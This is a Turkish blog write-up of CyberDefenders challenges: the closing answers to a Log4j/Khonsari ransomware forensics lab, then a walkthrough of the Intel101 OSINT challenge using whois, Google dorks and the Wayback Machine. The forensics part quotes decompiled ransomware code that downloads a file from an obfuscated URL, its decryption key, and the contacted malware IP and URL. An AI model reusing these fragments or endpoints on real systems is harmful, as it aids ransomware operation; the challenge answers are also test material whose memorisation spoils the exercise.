CONTAINER\_JNDI\_RESOURCE\_PATH\_PREFIX değişkeninde depolanan değer nedir? D:\Program Files\VMware\vCenter Server\VMware Identity Services\log4j-core-2.11.2 dosyasını analiz ettigimizde

Cevap: java:comp/env/



21) What is the executable used by the attacker to gain persistence?  
Saldırgan tarafından kalıcılık kazanmak için kullanılan yürütülebilir dosya nedir?

Registry Explorer v1.4.2.0

File Tools Options Bookmarks (19/0) View Help

Registry hives (1) Available bookmarks (19/0)

Key name	# values	# subkeys	Last write time
HKLM\Ext	0	0	2021-12-28 0
HKLM\FileAssociations	1	1	2021-12-28 0
HKLM\Group Policy	0	2	2021-12-28 0
HKLM\ime	0	1	2021-12-28 0
HKLM\ImmersiveShell	1	1	2021-12-28 0
HKLM\Internet Settings	11	10	2021-12-28 0
HKLM\Live	0	1	2021-12-28 0
HKLM\Lock Screen	1	0	2021-12-28 0
HKLM\Notifications	1	1	2021-12-29 0
HKLM\OnDemandInterfaceCache	0	0	2021-12-28 0
HKLM\PenWorkSpace	0	1	2021-12-28 0
HKLM\Policies	0	0	2021-12-28 0
HKLM\PrecisionTouchPad	11	1	2021-12-28 0
HKLM\PushNotifications	1	3	2021-12-28 0
HKLM\Radar	2	0	2021-12-28 0
HKLM\Run	0	0	2021-12-28 0
HKLM\RunOnce	1	0	2021-12-29 0
HKLM\Screensavers	0	4	2021-12-28 0
HKLM\Search	11	3	2021-12-29 0
HKLM\Security and Maintenance	1	2	2021-12-28 0
HKLM\SettingSync	4	2	2021-12-28 0
HKLM\Shell Extensions	1	1	2021-12-28 0
HKLM\Skydrive	0	1	2021-12-28 0
HKLM\StartupNotify	1	0	2021-12-28 0
HKLM\Store	0	2	2021-12-28 0
HKLM\TaskManager	1	0	2021-12-29 0

Values

Drag a column header here to group by that column.

Value Name	Type	Data	Value Slack	Is Deleted	Data R
p33r	RegSz	C:\Users\Administrator\Desktop\baaaaacidoor.exe	77-00-69...	<input type="checkbox"/>	<input type="checkbox"/>

Type viewer Slack viewer Binary viewer

Value name p33r

Value type RegSz

Value C:\Users\Administrator\Desktop\baaaaacidoor.exe

Cevap: baaaackdooor.exe



22) When was the first submission of ransomware to virustotal?  
Fidye yazılımının virustotal'a ilk gönderimi ne zaman yapıldı?

Σ f2e3f685256e5f31b05fc9f9ca470f527d7fd...e20789	
TLSH	T19942D60566A89736C2FA0F79CCA3875103B1D7A1D977CF1E3CC8A21A9C9274447936BA
File type	Win32 EXE
Magic	PE32 executable for MS Windows (GUI) Intel 80386 Mono/.Net assembly
TrID	Win64 Executable (generic) (38%)
TrID	Win32 Dynamic Link Library (generic) (23.8%)
TrID	Win32 Executable (generic) (16.3%)
TrID	OS/2 Executable (generic) (7.3%)
TrID	Generic Win/DOS Executable (7.2%)
File size	12.50 KB (12800 bytes)
PEiD packer	.NET executable
History ⓘ	
Creation Time	2067-12-22 02:27:27 UTC
First Seen In The Wild	2021-12-15 07:02:42 UTC
First Submission	2021-12-11 22:57:01 UTC
Last Submission	2022-01-17 10:02:04 UTC
Last Analysis	2022-03-31 16:00:28 UTC
Names ⓘ	

Cevap: 2021-12-11 22:57:01



23) The ransomware downloads a text file from an external server. What is the key used to decrypt the URL?  
Fidye yazılımı, harici bir sunucudan bir metin dosyası indirir. URL'nin şifresini çözmek için kullanılan anahtar nedir? dnspsy kullanıyoruz burada vnNtUrJn degiskenini check ediyoruz ve key'i buluyoruz

```
SCVuZRaW X
1  using System;
2  using System.Collections.Generic;
3  using System.Diagnostics;
4  using System.IO;
5  using System.Net;
6
7  // Token: 0x02000003 RID: 3
8  internal static class SCVuZRaW
9  {
10     // Token: 0x06000007 RID: 7 RVA: 0x00002428 File Offset: 0x00000628
11     private static void Main()
12     {
13         List<string> list = new List<string>();
14         WebClient webClient = new WebClient();
15         string text = "/\u001b\u0015\u0011R~]pi^UTF`CviVUN\u00120\u001f{(\u001c)>\u0002\t=\u0016,\u0018\v\u0006;3";
16         string text2 = text;
17         string edhcLlqR = text2;
18         string text3 = "GoaahQrc";
19         string text4 = text3;
20         string vnNtUrJn = text4;
21         webClient.DownloadString(oymxeRJ.CajLqoCk(edhcLlqR, vnNtUrJn));
22         foreach (DriveInfo driveInfo in DriveInfo.GetDrives())
23         {
24             string name = driveInfo.Name;
25             string text5 = "2w\u0015";
26             string text6 = text5;
27             string edhcLlqR2 = text6;
28         }
29     }
}
```

Cevap: GoaahQrc



24) What is the ISP that owns that IP that serves the text file?  
Metin dosyasına hizmet eden IP'nin sahibi olan ISS nedir?

f2e3f685256e5f31b05fc9f9ca470f527d7fdae28fa3190c8eba179473e20789

Score

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 15

Contacted URLs ①

Scanned	Detections	Status	URL
2022-03-15	8 / 93	200	<a href="http://3.145.115.94/zambos_caldo_de_p.txt">http://3.145.115.94/zambos_caldo_de_p.txt</a>

Contacted Domains ①

Domain	Detections	Created	Registrar
ec2-3-145-115-94.us-east-2.compute.amazonaws.com	0 / 88	2005-08-18	MarkMonitor Inc.

Cevap: Amazon



25) The ransomware check for extensions to exclude them from the encryption process. What is the second extension the ransomware checks for?

Fidye yazılımı, uzantıları şifreleme işleminden hariç tutmak için kontrol eder. Fidye yazılımının kontrol ettiği ikinci uzantı nedir?

```
private static bool LxqQXinF(string YzmfzBzk)
{
    if (!YzmfzBzk.EndsWith(".khonsari"))
    {
        if (!YzmfzBzk.EndsWith(".ini"))
        {
            if (!YzmfzBzk.EndsWith("ink"))
            {
                return YzmfzBzk.Equals(HtqeFwaI);
            }
        }
    }
}
```

Cevap: ini



Bu kadar, yeniden görüşmek üzere.

## Intel 101



Selamlar bugün "cyberdefenders.org" üzerinden "Intel101" adlı challange'i inceleyip çözümünü gerçekleştireceğiz.

### **Yarışma Detayları:**

Açık kaynaklı istihbarat (OSINT) alıştırması, dış tehditleri araştırırken anlamlı bilgiler üretmek için madencilik ve kamu verilerini analiz etme alıştırması.

### **Meydan Okuma Soruları:**

1# Who is the Registrar for jameskainth.com? ([jameskainth.com](http://jameskainth.com)'un Kayıt Şirketi kimdir?)

Whois Record for JamesKainth.com

Domain Profile

Registrant Redacted for Privacy

Registrant Org Privacy service provided by Withheld for Privacy ehf

Registrant Country is

Registrar NAMECHEAP INC NameCheap, Inc.

IANA ID: 1068

URL: http://www.namecheap.com

Whois Server: whois.namecheap.com

abuse@namecheap.com

(p) 19854014545

Registrar Status clientTransferProhibited

Dates 1,581 days old  
Created on 2018-01-07  
Expires on 2026-01-07  
Updated on 2020-11-02

Name Servers DNS1.REGISTRAR-SERVERS.COM (has 8,228,948 domains)  
DNS2.REGISTRAR-SERVERS.COM (has 8,228,948 domains)

Tech Contact Redacted for Privacy  
Privacy service provided by Withheld for Privacy ehf  
Kallefrimsvegur 2,  
Reykjavik, Capital Region, 101, is  
56k4a6715de94fbdbd9f896eb921c2d8.protect@withheldforprivacy.com  
(p) 3544212434

IP Address 185.199.108.153 - 271,002 other sites hosted on this server

IP Location California - San Francisco - Github Inc.

DomainTools Iris More data. Better context. Faster response. Learn More

Preview the Full Domain Report

Tools

Hosting History

Monitor Domain Properties

Reverse IP Address Lookup

Network Tools

Visit Website

Available TLDs

General TLDs Country TLDs

The following domains are available through our preferred partners. Select domains below for more information. (3rd party site)

Taken domain Available domain Deleted previously owned domain

JamesKainth.com View Whois  
JamesKainth.net Buy Domain  
JamesKainth.org Buy Domain

Bu soruyu çözmek için whois.domaintools.com sitesine giderek soruda sorulan alan adını aratıp bilgilerine ulaşıyoruz.

Cevap: NameCheap

2# You get a phone call from this number: 855-707-7328, they were previously known by another name? (**Bu numaradan bir telefon aldınız: 855-707-7328, daha önce başka bir isimle mi biliniyorlardı?**)

855-707-7328

Tümü Haritalar Alışveriş Görseller Haberler Daha fazla Araçlar

Yaklaşık 5.820 sonuç bulundu (0,39 saniye)

https://www.callercenter.com > ... Bu sayfanın çevirisini yap

**855-707-7328 - Time Warner - CallerCenter.com**

On my Spectrum/Time Warner bill is this phone number to call if I have questions about my bills: (855-707-7328). I wanted to speak with Spectrum. The woman I ...

Soruda verilmiş olan telefon numarasını google'da aratarak başlıyorum. En üstte çıkan aramada "Spectrum/Time Warner faturamda faturalarımla ilgili sorularım varsa aranacak bu telefon numarası: (855-707-7328)" yazısını buluyoruz.

Caller name: solutions plus/spectrum

Caller type: Unknown

On my Spectrum/Time Warner bill is this phone number to call if I have questions about my bills: (855-707-7328). I wanted to speak with Spectrum. The woman I spoke with, Mia, was trying to sell me a service for \$99, for free charges when a technician has to come to my home to handle a technical problem. I explained to her that we already have that as a service and we don't pay for it. I kept asking to be connected to a Spectrum representative & she refused to do so. Finally she said that she was just going to sign me up. She asked for a Credit Card # and at that point I just hung up. I also called Spectrum & reported this issue, being that this phone number is associated with that company. Be aware, please.

- Lori  
California

Was this comment helpful? Yes No 82

[Reply] November 23, 2018

Bu, bunun Spectrum/Time Warner için bir destek yardım hattı numarası olduğunu gösterir. Bu aynı zamanda Spectrum/Time Warner'in isimlerinin birbirinin yerine kullanıldığı için aynı şirket olduğunu da söylüyor. Sorunun ikinci kısmına odaklanarak "önceden biliniyordu" nun ne olduğunu bulmamız gerekiyor.

Charter Spectrum	
	
Trade name	Spectrum
Type	Subsidiary
Industry	Telecommunications
Predecessors	Time Warner Cable Bright House Networks
Founded	July 22, 1999; 22 years ago (as Charter Communications) 2014 (as Charter Spectrum)
Headquarters	Stamford, Connecticut, U.S.
Products	Broadband Cable television Digital cable Digital telephone HDTV Home security Internet Internet security Mobile phone VoIP phone
Parent	Charter Communications
Website	<a href="http://www.spectrum.net">www.spectrum.net</a>

Şirketin ismini google'da aratarak şirket bilgilerini wikipedia üzerinden inceliyoruz ve şirketinin eski adını öğreniyoruz.

Cevap: timewarnercable

3# What is the Zoom meeting id of the British Prime Ministers Cabinet Meeting? (**İngiltere Başbakanları Kabine Toplantısının Zoom toplantı kimliği nedir?**)

A screenshot of a Google search results page. The search query is "british prime ministers cabinet meeting zoom". The results are filtered under the "Tümü" tab. A watermark for "TÜRK HACK TEAM" is overlaid on the page. The top result is a link to [grahamcluley.com](https://grahamcluley.com), which reads: "The UK Cabinet is meeting on Zoom... here's the meeting ID". Below it, a snippet from a news article states: "31 Mar 2020 — UK Prime Minister Boris Johnson announced on Twitter this afternoon that he was chairing the first ever digital Cabinet...".

Google'da anahtar kelimeleri araştırırken, Birleşik Krallık Başbakanı'nın ilk dijital kabine toplantısını yaparken yanlışlıkla Zoom ID'sini ifşa ettiği bir olayı öğrendik.

Google site:twitter.com intitle:Boris Johnson intext:digital cabinet

Tümü Haberler Görüşler Alışveriş Videolar Daha fazla Araclar

Yaklaşık 98 sonuç bulundu (0,51 saniye)

<https://twitter.com> › status › Bu sayfanın çevirisini yap

Boris Johnson on Twitter: "This morning I chaired the first ever ...


This morning I chaired the first ever digital Cabinet. Our message to the public is: stay at home, protect the NHS, save...  
31 Mar 2020

<https://twitter.com> › status › Bu sayfanın çevirisini yap

Boris Johnson on Twitter: "This morning I chaired the first ever ...

This morning I chaired the first ever digital Cabinet. Our message to the public is: stay at home, protect the NHS, save lives. #StayHomeSaveLives.


Ünlü şahsiyetlerin genellikle Twitter'da aktif olarak paylaşımında bulunduğu bilgimizden, Boris Johnson'in resmi hesabındaki ilk dijital kabine toplantısıyla ilgili gerçek Twitter gönderisini bulmak için Google dorks'u kullanabiliriz.



Bu bizi bu dijital kabine toplantısıyla ilgili Twitter gönderisine götürüyor, sol üstte zoom toplantısının ID'sini görebiliyoruz.

Cevap: 539544323

4# What Percentage of full-time degree-seeking freshmen from the fall of 2018 re-enrolled to Champlain in the fall of 2019? (**2018 sonbaharından itibaren tam zamanlı derece arayan birinci sınıf öğrencilerinin yüzde kaç 2019 sonbaharında Champlain'e yeniden kaydoldu?**)



Öğrenci kayıt istatistiklerini içeren bazı web sitelerini almak için sorudaki anahtar kelimeler için hızlı bir google aramasıyla başlayacağız.

İlk arama sonucunu inceledikten sonra 2019 için elde tutma oranını başarılı bir şekilde %82 olarak bulduk ancak soru formatımıza göre ondalık basamağa kadar daha doğru bir cevaba ihtiyacımız var.

**INTERNET ARCHIVE**

WEB BOOKS VIDEO AUDIO SOFTWARE IMAGES

ABOUT BLOG PROJECTS HELP DONATE CONTACT JOBS VOLUNTEER PEOPLE

Search the history of over 682 billion web pages on the Internet.

**Wayback Machine**

**Internet Archive** is a non-profit library of millions of free books, movies, software, music, websites, and more.

682B 30M 7.9M 14M 2.4M 842K 4.3M 237K 1.3M

Search Advanced Search

Archive News

Library as Laboratory: New Lightning Talks Announced  
Preserving Wilmington History on the Web  
Library as Laboratory Recap: Analyzing Biodiversity Literature at Scale  
[More posts](#)

Top Collections at the Archive

American Audio Books & LibriVox The Librivox Additional Live Music

Terms of Service (last updated 12/31/2014)

Bu görec için Wayback Makinesini kullanabiliriz , çeşitli web sitelerinin tarihsel anlık görüntülerini içeren internetin dijital bir arşividir. Bu, 2019 Sonbaharı için yayınlanmış eski verileri içeren bir anlık görüntüyü görmemize yardımcı olabilir.

**INTERNET ARCHIVE**

WEB BOOKS VIDEO AUDIO SOFTWARE IMAGES

ABOUT BLOG PROJECTS HELP DONATE CONTACT JOBS VOLUNTEER PEOPLE

Explore more than 682 billion web pages saved over time

**Wayback Machine**  Results: 50 100 500

[DONATE](#)

[Calendar](#) · [Collections](#) · [Changes](#) · [Summary](#) · [Site Map](#) · [URLs](#)

Saved 17 times between October 13, 2008 and August 12, 2021.

1999 2000 2001 2002 2003 2004 2005 2006 2007 2008 2009 2010 2011 2012 2013 2014 2015 2016 2017 2018 2019 2020 2021 2022

JAN FEB MAR APR

1	2	3	4	5	6	7	8	9	10	11	12	3	4	5	6	7	8	9	10	11	12	13
13	14	15	16	17	18	19	20	21	22	23	24	17	18	19	20	21	22	23	24	25	26	27
29	30	31					24	25	26	27	28	24	25	26	27	28	29	30	28	29	30	
							31															

MAY JUN JUL AUG

1	2	3	4	5	6	7	8	9	10	11	12	13	1	2	3	4	5	6	4	5	6	7	8	9	10
5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30

2019'daki bir anlık görüntüsünden başlayarak, 2019 Sonbaharı için verileri içeren sayfanın bir sürümünü bulmaya çalışalım.

The screenshot shows the Champlain College website. At the top right, there is a date range selector set to 'JAN 07 2017 - MAY 2021'. Below it, a 'WHAT MAKES US SPECIAL' section features a button to 'Click here to find out.' On the left, there's a 'About Our Students' section with a 'Fall 2019 Admissions' chart and a 'Middle 50% ACT Range For Freshman Class' table. On the right, there's a 'About Our Graduates' section with a 'Percentage of Students Who Graduate' chart and a 'Thinking About Life After College' section with four categories: 'INTERNSHIPS', 'CAREER & PROFESSIONAL SERVICES', 'GRADUATE SCHOOL PREPARATION', and 'ABOUT OUR GRADUATES'. A large circular watermark for 'TUİK HACK TEAM' is overlaid on the page.

Champlain College  
Burlington, Vermont 05402

ucan

About Champlain College

Founded in 1878, Champlain College is a non-profit, private college overlooking Lake Champlain and Burlington, Vermont, with additional campuses in Montreal and Dublin. Our career-driven approach to higher education prepares students for their professional life from their first semester. Students choose from more than 80 subject areas, including undergraduate majors, minors, specializations, graduate degrees, and certificate programs. Champlain is a national leader in educating students to become skilled practitioners, effective professionals and global citizens.

About Our Students

Fall 2019 Admissions

Percentage of Students Who Graduate

Thinking About Life After College

Number of Degrees Awarded Last Year

Sayfa 2018 verilerini içeriyor, bu nedenle 2019 verilerini bulana kadar daha yeni sayfalara baktmamız gerekiyor.

The screenshot shows the Champlain College website. At the top right, there is a date range selector set to 'JAN 07 2017 - MAY 2021'. Below it, a 'Gender: All Undergraduates' chart and a 'Diversity: All Undergraduates' chart are displayed. A 'Freshmen Returning For Sophomore Year' statistic is shown as 82.5%. On the left, there's a 'What Students Pay' section with a 'Price of Attendance in 2019-20' chart and a 'Percent of Freshmen Receiving Aid by Type' chart. On the right, there's an 'About Campus Life' section with a 'What It's Like on Our Campus' chart. A large circular watermark for 'TUİK HACK TEAM' is overlaid on the page.

Gender: All Undergraduates

Diversity: All Undergraduates

Freshmen Returning For Sophomore Year: 82.5%

FOR MORE ABOUT OUR STUDENTS [CLICK HERE!!](#)


What Students Pay

About Campus Life

Aşağıya indiğimizde aradığımız alanı buluyoruz ve bayrağımız %82,5

Cevap: %82,5

5# Champlain College Has A Public Excel Sheet Listing Addresses Of Campus Locations Available on The Internet, what's the SHA256 hash of the excel file? (**Champlain College, İnternette Bulunan Kampüs Yerlerinin Adreslerini Listeleyen Bir Genel Excel Sayfasına Sahiptir, excel dosyasının SHA256 karması nedir?**)



İlk olarak, Google aracılığıyla Champlain College'in resmi web sitesini bulacağız.

Google search results for `inurl:champlain.edu file:xls`. The result is a link to a file named `physical_addresses.xls` located at `https://my.champlain.edu`, titled `Champlain College Properties`.

Artık, `champlain.edu`'da bulunan tüm excel dosyalarını aşağıdakileri kullanarak aramak için Google dorks'u kullanabiliriz.

New Address	Old Address	Name
4 CEDAR LANE	4 CEDAR LANE	Carriage House
4 298 COLLEGE STREET	298 COLLEGE STREET	Ethan Allen Center
5 368 COLLEGE STREET	368 COLLEGE STREET	Sanders Hall
6 175 LAKESIDE AVENUE	175 LAKESIDE AVENUE	tba
7 325 MAIN STREET	325 MAIN STREET	Skiff Gallery
8 381 MAIN STREET	381 MAIN STREET	Main Street Suites and Conference Center
9 396 MAIN STREET	396 MAIN STREET	396 Main
10 308 MAPLE STREET	308 MAPLE STREET	
11 312 MAPLE STREET	312 MAPLE STREET	Coolidge Hall
12 316 MAPLE STREET	317 MAPLE STREET	Res Tri Building B
13 317 MAPLE STREET	317 MAPLE STREET	West Hall
14 320 MAPLE STREET	306 MAPLE STREET	Lakeview Hall
15 324 MAPLE STREET	304 MAPLE STREET	Adirondack House
16 328 MAPLE STREET	195 SOUTH WILLARD STREET	Advising and Registration Center
17 332 MAPLE STREET		Res Tri Building C
18 375 MAPLE STREET	375 MAPLE STREET	Hauke Family Campus Center
19 375 MAPLE STREET	375 MAPLE STREET	Alumni Auditorium
20 381 MAPLE STREET	371 MAPLE STREET	Freeman Hall
21 387 MAPLE STREET	371 MAPLE STREET	Joyce Learning Center
22 391 MAPLE STREET	391 MAPLE STREET	SD Ireland Family Center for Global Business and Technology
23 194 SAINT PAUL STREET	194 SAINT PAUL STREET	Former Eagles Club
24 44 SOUTH WILLARD STREET	44 SOUTH WILLARD STREET	North Hall
25 163 SOUTH WILLARD STREET	163 SOUTH WILLARD STREET	Skiff Hall and Annex
26 174 SOUTH WILLARD STREET	174 SOUTH WILLARD STREET	Durick Hall
27 197 SOUTH WILLARD STREET		Res Tri Building A

Çeşitli kampüs konumlarının adreslerini içeren, açık bir fiziksel\_addresses.xls excel dosyası bulduk. Bayrağımızı almak için bu dosyanın SHA256 karmasını sağlamamız gerekiyor.


`openssl dgst -sha256 physical_addresses.xls`

SHA256(fiziksel\_adresler.xls)= c96ee03c4043c366c6f573bb1d194dec8f4c0c81150c60d310bc59d9e17a6906


Cevap: c96ee03c4043c366c6f573bb1d194dec8f4c0c81150c60d310bc59d9e17a6906

6# In 1998 specifically on February 12th, Champlain was planning on adding an exciting new building to its campus. Back then, it was called “The Information Commons”. Can you find a picture of what the inside would look like? Upload the sha256 hash here. (**1998'de, özellikle 12 Şubat'ta, Champlain kampüsüne heyecan verici yeni bir bina eklemeyi planlıyordu. O zamanlar buna “Bilgi Ortaklığı” deniyordu. İçinin nasıl görüneceğine dair bir resim bulabilir misin? sha256 karmasını buraya yükleyin.**)

Soruda özel bir tarih verdiği için bir önceki soruda yaptığımız gibi kolejin 1998 yılında ana web sitesine yeni bir binadan söz edildiğini çıkarabiliz. İlk olarak, o zamandan Champlain web sitesinin bir anlık görüntüsünün olup olmadığını kontrol edelim.



Sorumuzda belirtilen kesin tarih için bile 1998'e kadar uzanan anlık görüntülerimiz olduğunu görebiliyoruz



Bayrağımızı almak için bu binanın iç tasarımını temsil eden görüntüsünü indirmemiz ve SHA256 karma değerini almamız yeterli.

SHA256(inside1.jpeg)= **f4952b314eb15acf0eec79c954f83881c17d50d2b5922ee37e8fc5e5cd1aeac2**

Cevap: f4952b314eb15acf0eec79c954f83881c17d50d2b5922ee37e8fc5e5cd1aeac2

7# One of Champlain College's Cyber Security Faculty got a bachelor's degree in arts from this Ohioan university. Who was the other faculty member who studied there? (**Champlain Koleji'nin Siber Güvenlik Fakültesi'nden biri, bu Ohio üniversitesinden sanat alanında lisans derecesi aldı. Orada okuyan diğer öğretim üyesi kimdi?**)

Google

Champlain college cybersecurity faculty

https://www.champlain.edu › ... Bu sayfanın çevirisini yap

**Computer Networking & Cybersecurity Faculty - Champlain ...**

Computer Networking & **Cybersecurity Faculty** · Adam Goldstein · Computer Networking & **Cybersecurity** Program Director · Aaron Archambault · More info... · Duane Dunston ...

CHAMPLAIN COLLEGE ONLINE →

ABOUT CENTERS OF EXPERIENCE NEWS & EVENTS GIVING PROGRAM FINDER APPLY VISIT GET INFO

Academics Admissions Student Life Career Success INFORMATION FOR... |

Home / Academics / Undergraduate / Majors & Programs / Computer Networking & Cybersecurity / Faculty

SHOW ALERT +

## Computer Networking & Cybersecurity Faculty

Learn from instructors who are industry experts in networking and information assurance. They'll teach you the hands-on technical skills you need to stand out in the field.

